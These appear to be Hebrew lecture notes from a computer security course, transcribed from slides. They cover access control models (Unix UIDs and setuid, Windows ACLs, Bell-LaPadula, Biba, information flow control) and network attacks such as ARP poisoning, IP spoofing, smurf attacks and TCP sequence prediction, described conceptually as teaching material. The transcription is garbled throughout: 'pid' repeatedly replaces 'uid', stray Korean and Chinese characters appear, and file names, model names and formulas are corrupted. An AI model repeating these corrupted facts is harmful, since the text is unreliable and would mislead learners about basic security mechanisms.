- גם capabilities הוא רעיון שימושי בכל מיני מערכות, אם כי לרוב יותר מוחלש או בשילוב עם מגנון של ACL עקב הביעתיות האינהרנטית של הפתרון הזה.

## ACL vs. Capabilities



## Revocation

איך מושכים למשהו הרשות שנתנו לו בעבר?

- ב-ACL זה קל, מסירים את היוזר מהרשימת המורשים לעשות משהו
- ב-Capabilities המצביע יותר מסוים, כי איך ניקח למשהו את הכרטיס? מה מפריע למשתמש לשכפל את הכרטיס או לשמר אותו באיזה מקום?


אם ה-Capabilities מנוהלות על ידי מערכת הפעלה, בסופו של דבר הכרטיס הוא handle שמצוין על משה פנימי, אז יותר פשוט לשנות משה במימוש הפנימי ובכך בעצם לבטל את ההשפעה של הכרטיס.

עוד פתרון נחוג הוא `timestamp` – מגבילים את תוקף הכרטיס בזמן.

## Roles (aka Groups)

לישיות במערכת יש מאפיינים ( מבחינת הרשות ) שהזרים על עצם, ולא תמיד יש טעם לשומר ולתזקק הרשות לכל ישות בנפרד. אפשר להגדיר קבוצות, שלפרטים בהן יש זכויות מסוימות.

הרבה פעמים הקבוצות מסודרות באופן היררכי. נחוג שיש הכלה בפריבילגיות בן השכבות בהיררכיה: לכל קבוצה יש את כל היכולות של הקבוצות שמתחתייה בהיררכיה.



## Unix Access Control

|        | File 1 | File 2 | ...   |
|--------|--------|--------|-------|
| User 1 | read   | write  | -     |
| User 2 | write  | write  | -     |
| User 3 | -      | -      | read  |
| ...    |        |        |       |
| User m | Read   | write  | write |

בוניקס עובדים עם ACL שקיים עבור כל קובץ. הגישה ניתנת עבור `s's user` בחלוקת לשולחה תפקידים (roles):


- Owner – הבעלים של הקובץ
- Group – יוזרים באותו קבוצה של משתמשים עם Owner
- Other –

לכל פרוסס בוניקס יש pid. ב-`(fork)`, לפרוסס הבן יש pid שונה מזה של האב, אבל את אותו pid – באינדוקציה עד היוצר שיצר את הפרוסס המקורי. פרוסס יכול להחליף את ה-pid שתחת הרשות שלו הוא רץ, תחת הגבלות קבועות.

כמו כן, יש pid מיוחד לחשבון root – 0. ב-root מותר לעשות הכל. המשמעות של זה שהוא root עוקף את כל ה-reference monitors.

## Unix File ACL

setuid bit – שולט על הסמכויות שב�行 executable המסומן יירץ כאשר הוא יירץ.



**שאלה:** נגיד שיש קובץ עם הרשות 007 – ל-other מותר הכל. מה קורה כאשר ה-owner מנסה לעשות משהו? כל הרשות של owner, group, other הולות עליו. מה נכון?

**כלל:** בדיקת הרשות עובדת לפי priority בלבד.  
 אם user = owner – הרשות של owner מוגדרת优先.  
 אם user ∈ group – הרשות של group מוגדרת优先.  
 אחרת – הרשות של other מוגדרת优先.  
הרשאות לא ניתנות באופן implicit, על אף שיש תאורתית, הכלה של הפריבילגיות.

## Users and UID

לכל משתמש במערכת יש uid שמיוצר ע"י uint\_16 (עד כ-65k משתמשים), ויש לו גם gid (גם ה-uid ייחיד – כלומר, על פניו כל משתמש שירצה ל-group אחד בלבד). זה לא אינטואיטיבי – הגיוני שהקבוצות לא בהכרח יהיו זרות. על כן, gid מייצג את הקבוצה הדיפולית שלו. אפשר להגדיר גם קבוצות אחרות: ברשומות של הקבוצות יופיע ה-pid של היוזר, אבל ב-gid שלו יופיע רק מזהה אחד קבוע.

הקבוצות מוגדרות בקובץ המפורסם /etc/passwords: קובץ טקסט שנגיד לקריאה לכולם. מפתיע – הרוי הוא מכיל מידע רגיש. הסיבה לכך שהוא נגיש לא מוחזקים בקובץ זה האשים של הסיסמאות השונות של המשתמשים, כפי שהיא בעבר.

## Unix Processes and UID

כאמור, כל פרוסס יורש את ה-pid של התהיליך שיצר אותו (למעט יוצאי דופן).

| User           | pid                                        | ppid | euid  | args                             |
|----------------|--------------------------------------------|------|-------|----------------------------------|
| bakara:~ 763 > | ps axo user,pid,ppid,euid,args   grep yash |      |       |                                  |
| root           | 9886                                       | 3856 | 0     | sshd: yash [priv]                |
| yash           | 9896                                       | 9886 | 12240 | sshd: yash@pts/2                 |
| root           | 9897                                       | 3856 | 0     | sshd: yash [priv]                |
| yash           | 9902                                       | 9897 | 12240 | sshd: yash@notty                 |
| yash           | 9903                                       | 9902 | 12240 | /usr/libexec/openssh/sftp-server |
| yash           | 9921                                       | 9896 | 12240 | -bash                            |
| yash           | 10612                                      | 9921 | 12240 | ps axo user,pid,ppid,euid,args   |
| yash           | 10613                                      | 9921 | 12240 | egrep -i yash                    |

האמת היא שלכל פרוסס יש 3 pid-ים:

- **(Real UID (RUID):** ה-pid שעשינו אליו chown, משמש לקביע איזה יוזר יצר את הפרויקט. זהה ל-pid של התהיליך האב (אלא אם שינוינו אותו מפורשות).
- **Effective UID (EUID):** ה-pid שההרשאות שלו התהיליך רץ בפועל
- **Saved UID :** קודם שהשתמשנו בו

אותו דבר קיימם גם עבור rgid, egid, sgid – gid

- ב-fork או exec, תהילך הבן יורש את כל שלושת ה-pid'ים מטהילך האב, למעט במקרה שבו עלים setuid bit עם exec דולק.
- אפשרות לקובע את ה-euid של פרוסס – setuid syscall – מאפשרת לקובע את ה-euid של פרוסס. אפשר להחליף אותו ל-ruid או ל-suid של אותו הפרוסס. אם מלכתחילה ה-euid היה root, הוא יכול לזרוץ בהרשאות של כל יוזר על המערכת – זה יוצר סכנה של התחזות.

### setuid Bits on Executables

- שלושה ביטים לכל קובץ:
- **setuid bit**: כשהוא דולק בקובץ executable, כאשר גאנץ אותו הוא ירוז (euid) בהרשאות של ה-owner שלו ולא בהרשאות של ה-user שיצר אותו.
  - **setgid bit**: הפרוסס ירוז בהרשאות של ה-group שבבעלותה נמצא הקובץ, כלומר egid יקבע להיות gid של הקובץ.
  - **sticky bit**: אם הוא כבוי, אז אם למשהו יש הרשות כתיבה, הוא יכול גם לשנות שמות ולמחוק קבצים בתוך ספריה, אפילו אם הוא לא ה-owner שלה. אם הוא דולק, לא מספיק שהוא למשתמש הרשות כתיבה לספריה, הוא צריך להיות ממש ה-owner של הקובץ בספריה על מנת לשנות את שמו או למחוק אותו.


שימוש עיקרי: בינויו יש תקיה שנקראת tmp/. לכל החשבונות יש הרשות מלאות שם כולל מחיקת קבצים וכתיבות. היהito וזו תקיה משותפת לכל היוזרים של המערכת, עם ה-bit sticky, עם קבצים מבטיחים שיוזר לא יוכל לשנות או למחוק קבצים שהוא אינו ה-owner שלהם.

דוגמא:

תהליך עם ruid = 25 יוצר תהילך בן ע"י הרצת קובץ שה-id של ה-owner שלו הוא 18, עם euid = 1. setuid

התהליך הבן מתחילה לרוז עם ruid זהה לזה של תהילך האב שלו – 25, אבל עם euid של ה-owner שלו הקובץ שמריצים, 18.

לאחר מכן בעזרת setuid() קובעים את pid'euid להיות 25, וכך למשה משים את מה שהתהליך יכול לעשות במערכת הקבצים.



## Android Process Isolation

안드로יד היא מערכת הפעלה מבוססת יוניקס, שבה יש יוצר בודד. על כן משתמשים במנגנונים אחרים לבקרת הגישה של משתמשים: SELinux מזהה יוצר, אלא אפליקציה מסויימת.

למעשה, מעט מאד תהליכי אנדרואיד רצים בהרשאות גבוהות – למשל zygote, שאחראי על spawning של תהליכי אחרים (לחיצה על כפתור ופתיחת אפליקציה...). ה-reference monitor מאפשר לשולוט על התקשרות בין אפליקציות שונות.

## Windows Access Control


בוינדוס יש מנגנונים Access Control שונים. הרבה מהדברים היונייקסיים קיימים בוינדוס אבל יש עוד כל מיני דברים. באופן כללי, בוינדוס יש יותר גמישות ואפשר לשולוט בהרשאות בצורה יותר עדינה.

גם בוינדוס יש את הקונספטים users ו-groups, וההרשאות read ו-modify, אלא שיש גם הרשאות נוספות ל-change owner ו-delete. ועוד הרשות גראנולרית יותר מביאוניקס. כמו כן אפשר ליצור הרשות חדשות: הרשות אדמינ, הרשות חלקיות וכו'.

לפרוסס שרך בוינדוס יש גם pid ו-gid, ויש לו גם אוסף של tokens, שמאפרטים מה הפרוסס יכול לעשות בדומה ל-capabilities: הם מתארים פריבילגיות, חשבונות וקבוצות שמקשורים לפרוסס וכו'. ה-reference monitor משתמש בטוקנים על מנת לזהות את הקונטקט האבטחתי של התהליך.

מצד שני לכל קובץ יש security descriptor: הוא קובע מי יכול לעשות מהו. הוא מכיל שני סוגי של ACL:

- **Discretionary Access Control List**: מאפשרת לבני הקובץ לבחור ידנית למי לתת איילן הרשות.
- **System Access Control List**: שולטת ב-logging של גישות לאובייקט המאובטח בלוגים של המערכת.



## Access Control Policies

### MLS – Multilevel Security




משמעותם מדיניות גישה, נוח להשתמש בהגדרות:

- סיווג (Class)** =  $\langle rank, compartment \rangle$

- יחס דומיננטיות (Dominance Relation)**

$$C_1 \leq C_2 \Leftrightarrow rank_1 \leq rank_2 \wedge compartment_1 \sqsubseteq compartment_2$$

יחס הדומיננטיות הוא סדר חלק (טרנסיטיבי ואנטיסימטרי) שמשירה **סרג**, Lattice: כל b, a רמות בהיררכיה, לא בהכרח b  $\leq$  a או a  $\leq$  b. אבל לכל b, a קיים חסם מלעיל מינימלי n כך ש-a  $\leq$  b, a, וכן חסם מלרע מקסימלי ℓ כך ש-b, a, ℓ  $\leq$  ℓ. קיימים גם אלמנטים L, U שהניהם חסמים אופטימליים לכל המרחב.



### Bell-LaPadua Confidentiality Model

כללים שמאגדים למי מותר לקרוא מה ולמי מותר לכתוב מה, כאשר כל משאב וכל סובייקט מתואג ע"ז. זוג כמו שתיארנו קודם,  $\langle rank, compartment \rangle$ .

במודל זה מרשים

- Read Down**: אם אם סובייקט S, מותר לי לקרוא את האובייקט 0 רק אם רמת הסיווג שלו, גבואה או שווה לרמת הסיווג של האובייקט:  $C(0) \leq C(S)$

▪ **Write Up**: אם אני, בתור סובייקט S, רשאי לקרוא את האובייקט 0, מותר לי **לכתוב לאובייקט P** רק אם  $(P) \leq (0)C$ . המשמעות של זה היא **Down Write No** – זה מונע מסובייקט לנקח את המידע ברמת סיווג גבולה שנגישה לו, ולפרנס אותו בדרגת סודיות נמוכה יותר.

כמו כן, מגדירים יוצר מיוחד **User Trusted**, שרק לו יש סמכויות לשנマー רמת סודיות של אובייקטים.

מודל זה הוא של **Mandatory Access Control** – המערכת מעניקה סמכויות ואוכפת אותן על כל המשתמשים. אין אדמין אנושי שמסוגל בעצמו מי עושה מה. זאת בגין דוגמא למודלים הקיימים בוינדיוס וביונייקס של **Discretionary Access Control** שבו הבאים של המשבבים יכולים לחת זכויות למי שהם בוחרים.

### Biba Integrity Model

בנגוד למודל של Bell-LaPadua, שמצוין לسودיות מעל הכל, המודל הזה שם כמטרה מרכזית את האמינות (integrity) של המידע: **Read Up, Write Down – הפוך-ML**.

אין כאן שמירה על סודיות בכלל! אבל מובטח שהמידע ברמות הנמוכות אכן מגיע מהרמות הגבוהות. באנלוגיה, אפשר להפיץ לפניו העם את התנ"ר, אבל לא לאפשר לפניו העם לכתוב פיק ניז בספר החוקים.

### Other Policy Concepts

יש דברים שאנו אפשר למודל ע"י המושגים של סיווגים ודומיננטיות, ולא ניתן למודל ע"י **Access Matrix**.

▪ **Separation of Duty**: לדוגמה, בחשבון עסק, ע"מ למסור צ'ק מעל סכום מסוים, נדרש שתי חתימות של מוששי חתימה שונים. **Roles** במדיניות ההז מערבים membership ויחס של ≠.

▪ **Chinese Wall Policy**: שני לקוחות של אותו משרד עורכי דין תובעים זה את זה. עורכי הדין של שני הצדדים משתמשים באותה מערכת מחשב של החברה, אבל הם צריכים להיות ממודרים זה מזה לצורך ניהול תקין של הסכסוך. אין כאן מימד של היררכיה – הרשות תלויות בקיומן של הרשאות אחרות.

---

## Information Control Flow – IFC

תחום באבטחת מידע שעוקב בזיגה של אינפורמציה ממוקם למקום. רוצים לקבוע כלליים (Mandatory Access Control) שמגדירים איזה מידע יכול ללבת לאן. Bell-LaPadua אכן מספק לכך פתרון, אבל יש לכך גם גישות אחרות.

### Program Level IFC

נניח שלקלטים ולפלטים של תכנית יש סיווג S מבוסס lattice. לכל statement של התכנית, הקומפיילר מבודא שזרימת המידע מאובטחת בהתאם לרמות הסיווג של המשתנים:  
$$x + z \text{ is secure if } S(x) \geq S(y) \wedge S(z)$$
כלומר, אם הסיווג של הפלט דומיננטי לפחות כמו הסיווג המקורי (או ה-LUB) מבין סיווגי הקלטים.

לפעמים זה לא כל כך פשוט:

```
secret bool a;
public bool b;
. . .
b = a; // compilation error
```

תיקו:

```
secret bool a;
public bool b;
. . .
if (a) {
 b = 1;
}
else {
 b = 0;
}
```


זה שקו לקטע הראשון אבל תקין מבחינת הקומpileר.

## הרצאה 8 – Network Vulnerabilities


### The Protocol Stack

מודל ISO – מודל 7 השכבות יש לו וריאציות גם עם 5.

1. השכבה הפיזית
2. שכבת הדאטא לינק (Ethernet, Wifi)
3. שכבת הרשת (IP)
4. שכבת התעבורה (TCP, UDP) transport
5. שכבת האפליקציה (DNS, HTTP)



השכבות יוצרות אבטחה קציה זו עבור זו, וכל שכבה מתקשרת במישרין רק עם השכבה שמעלה ומתחתיה.



אם שמים sniffer על קו התקשורת הפיזי, מה שרואים זה מסגרות עטופה ב-headers ב-sources לשונופים לדאטא ע"ג השכבות השונות.

### שכבת הדאטא לינק

רשת ה-LAN מקשרת בין תחנות קרובות פיזיות שיושבות על bus משותף. היא מאופיינת בפרוטוקול broadcast – כולם שומעים הכל ב-LAN. התחנות בשכבה השנייה מתאפיינות ע"י כתובות MAC (Medium Access Control) של כרטיס הרשת שלהן. כתובת MAC היא כתובת בת 48 ביט (6 אוקטטים).

כדי להגיע אל מחוץ לרשת המקומיית, צרכים לחבר בין ה-LAN segments בשכבה השלישית, שכבת הרשת.

### שכבת הרשת

שכבת הרשת מקשרת בין נקודות קצה ב-LAN-ים שונים באמצעות רשת של ראותרים. הפרוטוקולים העיקריים הם פרוטוקול-IP, פרוטוקול ICMP SMAFPER להעברת הודעות (בעיקר הודעות שגיאה), BGP שמתפל בהפצתם של טבלאות נתוב.

## NAT – Network Address Translation

כasher תיכנו את האינטראנט בשנות ה-70 לא חשבו שתיה מצוקה של כתובות IP, ושכתובות בת 32 ביט תספיק. עם הזמן התברר שזה לא המצב ונוצרה מצוקת כתובות.

רעיון: נניח יש ברשת הביתית מחשבים, טלפונים, מדפסות ומוניות חכמות. כולם קליינטים, לא שרתים. לא יכולים צרכיהם לתקשר עם העולם החיצון, אז אפשר שכולם יחלקו כתובות IP אחת עם העולם החיצון, ומבפנים יהיו הרבה מחשבים עם כתובות IP פרטיות שלא גלויות לעולם החיצון, שיוכלו לתקשר זה עם זה באמצעות פרוטוקול פנימי שמנוהל על ידי הרואטר. זה נקרא NAT – הסתירה כל כתובות ברשת הפנימית.

יתרונן של שימוש ב-NAT הוא הוזלת עלויות עבור ארגונים, שבמוקם לחוכר מאות כתובות IP, יכולים להחזיק כתובות בודדות בלבד.

מצוית מסוימת NAT שובר את מודל השכבות כי השימוש בו כרוך בשינוי headers של פקודות קיימות ואורחות: יש לשנות את כתובות ה-IP בשדה src בשליחת מהרשת הפנימית לעולם החיצון, ואת ה-IP dest בהעברת הודעות מהעולם החיצון למחשב מסוים ברשת הפנימית. עקב המורכבות הזאת, יש פרוטוקולים ברשת שלא מתממשקים כל כך טוב עם NAT.

## שכבת התעבורה

תקשורות בין פרוטוקולים במערכת הפעלה של מארחים שונים. Socket הוא מבנה נתונים של מערכת הפעלה, ויש סט של פונקציות שמאפשרות ליצור תקשורת בין שרת לבין לקוחות. Sockets מספקים אבטחה חזקה של פורטים עבור הפרוטוקולים, ובאמצעותם פרוטוקולים מנהלים תקשורת לפי פרוטוקול (TCP, UDP).

## בעיות בשכבת הדadata link

### Promiscuous Mode

באופן רגיל, כרטיס רשת יודיע את כתובות ה-MAC שלו עצמו, ואם מגיעה אליו פאקטת רשת על גבי ה-sus, הוא מעביר אותה למעלה (לשכבה ה-IP) רק אם הפקטה מנוענת אליו.

ב-Promiscuous Mode, כרטיס הרשת לוקח את כל הפקטות שהוא תופס על ה-sus מוביל להתייחס לכטובות ה-MAC של הנמען. עכשווי, כרטיס הרשת למשה הפער ל-sniffer, והוא שותה את כל הטר픽 של כולם ב-LAN. תוכנות כמו Wireshark מאפשרות להסניף את ה-sus בעזרת UI, ומאפשרות לפטלר פאקטות לפי כל מיני פרמטרים.

זה יוצר איום עבור האנשים מסביב על הרשת: לדוגמה, אם בבית קפה יושב מי שהו שמחובר מהמחשב שלו ל-wifi של המكان, ומישהו אחר בבית הקפה שימושה באותו רשת פותח את תיבת המיל שלו שמשתמשת בשרת לא מאובטח, הראשון יוכל לתפוף פאקטות של השני שמכילות מידע רגיש כמו סיסמות וכו'.

לכן, מסוכן להשתמש בשירותים לא מוצפנים ברשתות פומביות ולא מאובטחות: לדוגמה, שימוש ב-[http](http://) במקום ב-[https](https://) וכו'.

הפתרון האידיאלי לבעה כזו היא כאמור שימוש בשירותים מוצפנים. אפשר גם **לאטור מאציגנים** ב-

### Promiscuous Mode ברשות המקומית:

אפשר לשЛОח פינג עם כתובת ה-IP של מי שחשוד כמאיין, אבל עם כתובת MAC שמכילה זבל. אם המחשב שלו עובד בצורה נורמלית, כרטיס הרשת יתעלם מהפינג, ואם הוא ב-mode promiscuous הוא ישיב לפינג, משומן שכותבת ה-IP לוידית.

## פרוטוקול ARP

פרוטוקול Address Resolution Protocol מאפשר למפות כתובות IP לכתובות MAC.

הפרוטוקול מtabסס על שני סוגים עיקריים של הודעות:

- **ARP Request:** הودעה שנשלחת לכל המארחים ברשות המקומית בברודקאסט וכוללת שאליה בסגנון "למי יש כתובת IP d.a.b.c.d?"
  - **ARP Reply:** תגובה לשאלת ARP שנשלחת באופן אישי (בינוייקאסט) רק לשLOWח של השאלתה, ומכילה את התשובה "אני כתובת IP d.a.b.c.d, וכותבת ה-MAC שלי היא x".
- לכל מארח יש טבלת ARP משלו – איזשהו cache שמכיל מיפויים שהמארח מכיר.

## בעיות עם ARP

על מנת לחסוך בשאלות ARP שועלות להעמיס על ה-bus, משתמשים בשני שיפורים:

- כאשר מארח כלשהו ברשות רואה ARP Reply, לא חשוב למי היא ממענת, הוא לוקח אותה ושומר אותה ב-cache שלו.
- Gratuitous ARP – כאשר מארח מתחבר לרשת, הוא שLOWח ARP Reply על עצמו. הוא ממשיר לעשות את זה באינטראולים קבועים (משום שלכניות בטבלת ARP יש live time והן נמחקות אחרי כמה זמן)

כתוצאה לכך, פרוטוקול ARP הוא Stateless: אין קונספט של סשן תקשורת, כי מארחים לא זוכרים שלחו שאלת ARP: מילא לוקחים כל תשובה שרואים, אז לא צריך לזכור שימושים לתשובה מסוימת.

המשמעות של זה היא שכל אחד יכול להתחזות ולהגיב לשאלת ARP שלא הייתה ממוגנת אליו. אין שום אימוט של זה, והצד מקבל אוטומטית מאמין לתגובה שהוא מקבל.

זה יוצר פתח לרמאיות: אפשר באמצעות תחנה עוינית ברשות ליצור מיפויים לא נכונים אצל שאר המארחים ברשות. זה נקרא **ARP Poisoning**.

- אפשר להשתמש בהזזה כדי למשתמש מתקפת DoS: התזקה יכול לקשר בין כתובת IP חשובה לכתובת MAC מומצת, וכך למנוע גישה לשירות המבוקש.
- אפשר להשתמש בהזזה כדי למשתמש מתקפת MitM וכך לשחות את התקשרות בין שתי תחנות ברשות. זה יכול להיות מסוכן, לדוגמה, בשלב החלפת המפתחות של פרוטוקול דיפי הלמן, כי זה אפשר לתקוף לסכם מפתחות מול שני הצדדים בנפרד וככה לתת להם מראה עין של תקשורת מוצפנת, כאשר במצבות הוא יושב במאצע, מפענה ומצפין את התקשרות בינהן עם המפתח שלו.

## בעיות בשכבה הרשת

שכבה ה-IP מאפשרת לכל מחשב שנגיש לאינטרנט לתקשר עם כל מחשב אחר שנגיש לאינטרנט באמצעות העברת הודעות ביניהם על גבי מסלול שעובר דרך מספר ראותרים.

- שכבת ה-IP לא מבטיחה אמינות: אין ודאות שהודעה שנשלחה תגิด ליידה בהצלחה, זה best effort.
- ב-header של פאקטת IP יש שדה TTL שסופר את מספר hops – מספר הראותרים שהפאקטה יכולה לעבור לפני שהיא נזרקת. כל ראותר שבו ההודעה עוברת בדרך ליידה מפחיתת 1 מהשדה הזה. כך מונעים מפתקות להסתובב בראשת לנץ.
- **Subnets:** נוסף של כתובות IP שיש להן את אותו Prefix. ב-LAN, כל הכתובות שייכות לאותו subnet. פרוטוקול ייתוב משתמשים בסאボנים על מנת לבחור על גבי איזה אינטראפיקם שליהם הם מעבירים את ההודעה כדי שתגיע ליידה.
- ICMP: מנגנון הודעות הבקרה של שכבת ה-IP. בעיקר משמש להעברת הודעות שגיאה, למשל unreachable destination.
- ping: הודעת ICMP עם קוד 8 שנשלחת לנמען. כאשר היא מגיעה לנמען עונה בהודעת ICMP עם קוד 0. פינג משמש לבדיקת reachability של כתובות יעד ע"י שליחת בקשה וקבלת תשובה.
- traceroute: המקור שולח סדרה של פאקטות לכתובת IP יעד מסוימת, ומעלה בהדרגה את ה-TTL של כל פאקטה בסדרה. הראותר במסלול לכתובת היעד שזורק את הפאקטה שקיבל עקב TTL=0 מחריזר תשובה עם כתובות IP שלו ומידע נוסף. כך אפשר/agilitiy לאילו ראותרים עוברת הودעה מהמקור לעד.

## IP Spoofing

בשכבה ה-IP, לכל פאקטה מצורפת כתובת הנמען וכתוות השולח. אין שום אוטנטיקציה של כתובות השולח: מילא הכתובת הזאת לא משפיע על דרכיה של הפאקטה בדרך לנמען. אם כתובות השולח דפוקה הוא לא יוכל לקבל מענה, אבל זה לא יפריע בדרך הלוך.

קל מאד (scapy, libnet) להנדס פאקטות עם כתובות שולח כרצונו. במידה שתהיה תשובה, היא תגיע לכתובות שהינדסנו ולא לשולח עצמו.


מה אפשר לעשות עם זה?

- לשולח ספאם בלי אפשרות לחסום את השולח. זה יכול לגרום ל-SDoS, אם למשל שולחים המון בקשנות לשרת, כביכול מישויות שונות.
- DoS by Amplification: אפשר לשים כתובת IP חוקית ככתובת השולח, וזה הנמען יכול להחזיר בתגובה הודעות ענקיות – למשל לבקש בשם מחשב של מישהו אחר להוריד תוכנה גדולה ולהכבד על הרשת שלו.
- Smurf Attack: לשולח הודעת ברודקאסט במנגנון ICMP בשם מישהו אחר, שייצף בתגובה ממוחשבים אחרים ברשת. אם הם רבים מספיק הם עלולים לגרום ל-SDoS.

## TCP Injection

OSH TCP בין שרת לבין לקוח מתחילה בלחיצת יד:

- Client sends SYN                       $SYN_c = \text{random}_c, ACK_c = 0$
- Server sends SYN/ACK                 $SYN_s = \text{random}_s, ACK_s = SYN_c + 1$
- Client sends ACK                       $ACK_c = SYN_s + 1$



למה ה-sequence number נבחר רנדומלית בתחילת הסשן?

אחרת, היינו יכולים לזייףOSH TCP:

- שלוחים SYN עם IP spoofed, sequence number צפוי
  - השרת יגיב ב-SYN-ACK עם sequence number צפוי – למשהו אחר עם הכתובת שזיהפנו
  - נשלח ACK אחרון עם ה-sequence number הצפוי של ה-1+1 SYN-ACK
